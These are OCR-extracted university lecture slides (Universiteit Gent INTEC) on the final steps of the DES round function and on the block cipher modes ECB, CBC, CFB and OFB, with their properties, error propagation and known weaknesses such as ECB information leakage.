
Other S-boxes ( $S_2$ - $S_8$ ) utilize different substitution values.



67




68




69

The final stage in the calculation of  $f$  is to do a permutation  $P$  of the S-box output to obtain the final value of  $f$ :

$$f = P(S_1(B_1)S_2(B_2)\dots S_8(B_8))$$




70



71

UNIVERSITEIT GENT INTEC


## DES: single round summary



72

UNIVERSITEIT GENT INTEC

## DES summary



73

Although seemingly complex, DES was the first cryptographically secure solutions that utilized only well-known substitution and permutation boxes, ushering in a new area of modern cryptography where algorithm details were well known but were still computationally safe (for a while) against computer attempts at decryption.




## ■ Block cipher modes

- **Modes not restricted to specific encryption algorithm**
  - ▶ Encryption algorithm can be considered a black box
- **Some examples**
  - ▶ **ECB** (Electronic CodeBook)
  - ▶ **CBC** (Cipher Block Chaining)
  - ▶ **CFB** (Cipher FeedBack)
  - ▶ **OFB** (Output FeedBack)
  - ▶ **CTR** (Counter)
  - ▶ Other, e.g. **CTS** (CipherText Stealing; RC5-specific; allows to generate ciphertext of same length as the original plaintext), **CCM** (Counter with Cbc-Mac), etc.

74

The DES algorithm turns a 64-bit message block **M** into a 64-bit cipher block **C**. If each 64-bit block is encrypted individually, then the mode of encryption is called **Electronic Code Book** (ECB) mode. There are other modes of DES encryption, for example **Chain Block Coding** (CBC) and **Cipher Feedback** (CFB), which make each cipher block dependent on all the previous messages blocks through an initial XOR operation.

## ■ Electronic Code Book




75

P1, P2,...: successive plaintext data blocks

C1, C2,...: successive ciphertext data blocks

It is the simplest mode of encryption. Each plaintext block is encrypted separately. Similarly, each ciphertext block is decrypted separately. Thus, it is possible to encrypt and decrypt by using many threads simultaneously. A message that is encrypted using the ECB mode should be extended until a size that is equal to an integer multiple of the single block length. A popular method of aligning the length of the last block is about appending an additional bit equal to 1 and then filling the rest of the block with bits equal to 0. It allows to determine precisely the end of the original message.

## ■ Electronic Code Book




76

## ■ ECB (Electronic CodeBook)

- **Block by block encryption of the message**
  - ▶ Same plaintext block generates same ciphertext block (with same key)
- **OK for encryption of short messages**
- **Leaks rather much information**
  - ▶ Possible to manipulate the order of ciphertext blocks sent
  - ▶ Possibility of replay
- **Bit error in transmission garbles 1 block**
- **Parallelisation is easy**

77

## ■ Illustration of information leakage




Source: Wikipedia

78

A typical example of weakness of encryption using ECB mode is encoding a bitmap image (for example a .bmp file). Even a strong encryption algorithm used in ECB mode cannot blur efficiently the plaintext.

Apart from revealing the hints regarding the content of plaintext, the ciphers that are used in ECB mode are also more vulnerable to replay attacks.

## ■ Cipher Block Chaining



79


IV: Initialisation Vector

$\oplus$ : XOR-operation

The CBC encryption mode was invented in IBM in 1976. A message that is to be encrypted using the CBC mode, should be extended till the size that is equal to an integer multiple of a single block length (similarly, as in the case of using the ECB mode). In contrast to the previous approach, CBC adds a XOR operation on each plaintext block with the ciphertext block that was previously produced. The result is then encrypted using the cipher algorithm in the usual way. As a result, every subsequent ciphertext block depends on the previous one. The first plaintext block is added XOR to a random initialization vector (commonly referred to as IV). The vector has the same size as a plaintext block. The initialization vector IV should be created randomly by the sender. During transmission it should be concatenated with ciphertext blocks, to allow decryption of the message by the receiver. If an intruder could predict what vector would be used, then the encryption would not be resistant to chosen-plaintext attacks.

Encryption in CBC mode can only be performed by using one thread. Despite this disadvantage, this is a very popular way of using block ciphers. CBC mode is used in many applications.

## ■ Cipher Block Chaining



80


During decrypting of a ciphertext block, one should add XOR the output data received from the decryption algorithm to the previous ciphertext block. Because the receiver knows all the ciphertext blocks just after obtaining the encrypted message, he can decrypt the message using many threads simultaneously.

## ■ CBC (Cipher Block Chaining)

- New ciphertext block depends on encryption of previous plaintext block
  - ▶ Combined using bitwise XOR
- General purpose (even for longer messages)
- Usable for authentication
- Uses initialisation vector IV
  - ▶ Must be known to both sender and receiver
  - ▶ Preferably exchanged securely (just as key)
- Bit error in transmission garbles 1 block and generates bit error in next block
- Encryption parallelisation impossible

If one bit of a plaintext message is damaged (for example because of some earlier transmission error), all subsequent ciphertext blocks will be damaged and it will be never possible to decrypt the ciphertext received from this plaintext. As opposed to that, if one ciphertext bit is damaged, only two received plaintext blocks will be damaged. It might be possible to recover the data.

## ■ s-bit Cipher FeedBack




82

The number of bits  $s$  typically is 1, 8, 64, or 128 (for encryption algorithms with a 128 bits block size). This allows to implement a stream cipher using a block cipher algorithm. The price to pay is a slower encryption mechanism as only part of the block size is used for each ciphertext block.



## s-bit CFB: decryption

83


Note that for the decryption of the ciphertext data ( $C_1, C_2, \dots$ ) the *encryption* algorithm is used, and not the *decryption* algorithm.

## ■ CFB (Cipher FeedBack)

- Properties quite comparable to CBC
- Allows the implementation of a stream cipher using a block cipher algorithm
  - ▶ At the cost of additional computation time
- Bit error in transmission garbles ~~n's~~ subsequent blocks (where n is the block size) and generates a bit error in the first block


84

## ■ Output FeedBack



85

Here too, the number of bits  $s$  typically is 1, 8, 64, or 128 (for encryption algorithms with a 128 bits block size). It allows to implement a stream cipher using a block cipher algorithm at the cost of increased computation time. Furthermore, OFB can only be used securely with full register feedback ( $s$  equal to the block size) for DES. Otherwise the scheme is vulnerable (R.R. Jueneman, "Analysis of certain aspects of Output Feedback Mode," Advances in Cryptology, Proceedings Crypto'82, D. Chaum, R.L. Rivest, en A.T. Sherman, Eds., Plenum Press, New York, 1983, pp. 99–127). The reason for this is that the generated key stream becomes cyclic with a much shorter period (about  $2^{31}$  instead of  $2^{64}$ ) with partial register feedback.



86

Note that for the decryption of the ciphertext data ( $C_1, C_2, \dots$ ) the *encryption* algorithm is used, and not the *decryption* algorithm.

## ■ OFB (Output FeedBack; full register)


- **Advantages:**

- ▶ bit error in transmission only causes bit error in output
  - ✓ OK for channels with a lot of noise
- ▶ It is possible to pre-compute the key stream

